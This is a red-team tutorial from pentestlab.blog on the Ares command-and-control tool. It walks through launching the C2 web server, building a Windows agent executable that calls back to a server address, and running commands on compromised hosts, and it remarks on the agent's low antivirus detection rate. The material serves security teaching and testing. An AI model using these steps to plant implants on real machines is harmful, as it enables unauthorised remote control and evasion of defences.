

# Command and Control – Web Interface


 [pentestlab.blog/category/red-team/page/80](https://pentestlab.blog/category/red-team/page/80)

January 3, 2018

The high demand of Red Team assessments has increased the interest of security companies and consultants to develop command and control tools with different capabilities. Some of these tools can be used and in official engagements while some others have been developed only for research purposes.

Ares is a command and control tool which is written in Python and it was developed by Kevin Locati. It has a web interface which runs on port 8080 and it is password and passphrase protected. The database must be created in advance of running the server.

```
./ares.py initdb  
./ares.py runserver -h 0.0.0.0 -p 8080 --threaded
```

A terminal window with a dark background and light-colored text. The prompt is 'root@kali:~/Ares/server#'. The command executed is './ares.py runserver -h 0.0.0.0 -p 8080 --threaded'. The output shows several status messages: '\* Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)', '\* Restarting with inotify reloader', '\* Debugger is active!', and '\* Debugger PIN: 518-216-323'. Below these are several log entries for HTTP requests from 127.0.0.1, including GET requests for static files (stylesheet.css, github-dark.css, jquery.md5.js, bkg.png) and favicon.ico, and a POST request to /login. The responses are mostly 200 OK, with 404 Not Found for the favicon requests.

```
root@kali:~/Ares/server# ./ares.py runserver -h 0.0.0.0 -p 8080 --threaded  
* Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)  
* Restarting with inotify reloader  
* Debugger is active!  
* Debugger PIN: 518-216-323  
127.0.0.1 - - [26/Dec/2017 02:22:39] "GET / HTTP/1.1" 302 -  
127.0.0.1 - - [26/Dec/2017 02:22:39] "GET /login HTTP/1.1" 200 -  
127.0.0.1 - - [26/Dec/2017 02:22:39] "GET /static/webui/css/stylesheet.css HTTP/  
1.1" 200 -  
127.0.0.1 - - [26/Dec/2017 02:22:39] "GET /static/webui/css/github-dark.css HTTP  
/1.1" 200 -  
127.0.0.1 - - [26/Dec/2017 02:22:39] "GET /static/webui/js/jquery.md5.js HTTP/1.  
1" 200 -  
127.0.0.1 - - [26/Dec/2017 02:22:39] "GET /static/webui/images/bkg.png HTTP/1.1"  
200 -  
127.0.0.1 - - [26/Dec/2017 02:22:39] "GET /favicon.ico HTTP/1.1" 404 -  
127.0.0.1 - - [26/Dec/2017 02:22:39] "GET /favicon.ico HTTP/1.1" 404 -  
127.0.0.1 - - [26/Dec/2017 02:23:35] "POST /login HTTP/1.1" 302 -  
127.0.0.1 - - [26/Dec/2017 02:23:35] "GET /login HTTP/1.1" 200 -
```

Ares – Server

The screenshot shows a web browser window with the address bar displaying '127.0.0.1:8080/login'. The browser's bookmark bar includes 'Most Visited', 'Offensive Security', 'Kali Linux', 'Kali Docs', 'Kali Tools', 'Exploit-DB', and 'Aircrack-ng'. The main content area has a dark background with green text. At the top, it says './ Ares'. Below this, a dashed green line separates the header from the main content. The main content displays the instruction 'Please define a password for the Web Interface.' in green. Underneath, there are two input fields: 'New Password' and 'Confirm', both with white text and light gray borders. Below the 'Confirm' field is a 'Define' button with a light gray background and black text.

Ares – Password Setup

Once the password is set Ares will ask for a Passphrase to be used.

The screenshot shows the same web browser window as the previous one, but the main content area now displays a message in green text: '>> Password set successfully. Please log in.' Below this message is a large, stylized green logo consisting of a series of connected lines forming a complex, abstract shape. A dashed green line separates the message and logo from the passphrase input section. This section has a dark background with the label 'Passphrase:' in green. Below the label is a long, light gray input field and an 'OK' button with a light gray background and black text.


Ares – Passphrase

The main interface of Ares contains only three functions:

1. Agent List
2. Change Password


### 3. Disconnect

The Agent List is the page of where all the infected hosts running the implant will appear.



Ares – Main Interface

The **config.py** in the agent folder controls the settings of the agent. Before anything else the **SERVER** variable must be changed to the IP address that the command and control server is running.



Ares – Agent Configuration

If wine is installed (Ares repository contains wine setup script) then the agent can be built in an executable format by running the following command:

```
./builder.py -p Windows --server http://192.168.1.203:8080 -o agent.exe
```

```
root@kali:~/Ares/agent# ./builder.py -p Windows --server http://192.168.1.203:8080 -o agent.exe
err:winediag:SECUR32_initNTLMSP ntlm_auth was not found or is outdated. Make sure that ntlm_auth >= 3.0.25 is in your path. Usually, you can find it in the winbind package of your distribution.
222 INFO: PyInstaller: 3.3
223 INFO: Python: 2.7.14
223 INFO: Platform: Windows-2003Server-5.2.3790-SP2
226 INFO: wrote Z:\tmp\ares\agent.exe.spec
233 INFO: UPX is not available.
242 INFO: Extending PYTHONPATH with paths
['Z:\\tmp\\ares', 'Z:\\tmp\\ares']
253 INFO: checking Analysis
259 INFO: Building Analysis because out00-Analysis.toc is non existent
279 INFO: Initializing module dependency graph...
305 INFO: Initializing module graph hooks...
458 INFO: running Analysis out00-Analysis.toc
```

#### Ares – Creating Agent

Hosts that are running the agent will appear on the agent list in the following format.

**./ Agent list**  
[<< Back](#)

---

Name	Last Online	User	Host	IP	OS	Geolocation
<a href="#">Host1</a>	ONLINE	User	DESKTOP-4CG7MS1	192.168.1.161	Windows 10	Local

#### Ares – List of Agents

Commands can be executed on the target hosts from a field and the output will be retrieved in a console window.

##### Wireless LAN adapter Wi-Fi:

```
Connection-specific DNS Suffix  . : home
Link-local IPv6 Address . . . . . : fe80::e919:edad:f748:135e%4
IPv4 Address. . . . . : 192.168.1.161
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.254
```

##### Ethernet adapter Bluetooth Network Connection:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix  . :
```

#### Ares – Command Execution – ipconfig


```
$ net users

User accounts for \\DESKTOP-4CG7MS1

-----
Administrator          DefaultAccount          Guest
User                    WDAGUtilityAccount
The command completed successfully.
```

Ares – Command Execution – List of Users

Ares except of some basic command execution on the target host doesn't offer other capabilities. However the agent has at the time being low detection rate against a number of antivirus.



12 / 66

12 engines detected this file

SHA-25675e7a9f5bc0a35daf9b2ee33ddb34d1699a2fd03501b01fae6f8b41a3f106ea4

File nameagent.exe

File size8.85 MB

Last analysis2017-12-26 11:42:03 UTC

Detection	Details	Community	
Antiy-AVL	⚠ Trojan/Win32.Shelma	Avast	⚠ Win32:Malware-gen
AVG	⚠ Win32:Malware-gen	CAT-QuickHeal	⚠ Trojan.Malgeneric
Cybereason	⚠ malicious.1b8fb7	eGambit	⚠ Trojan.Generic
Endgame	⚠ malicious (high confidence)	Jiangmin	⚠ Trojan.Shelma.bbhh
McAfee-GW-Edition	⚠ BehavesLike.Win32.AdwareConvertA...	Panda	⚠ Trj/Genetic.gen
SentinelOne	⚠ static engine - malicious	TheHacker	⚠ Trojan/Spy.KeyLogger.au

Agent – Detection Rate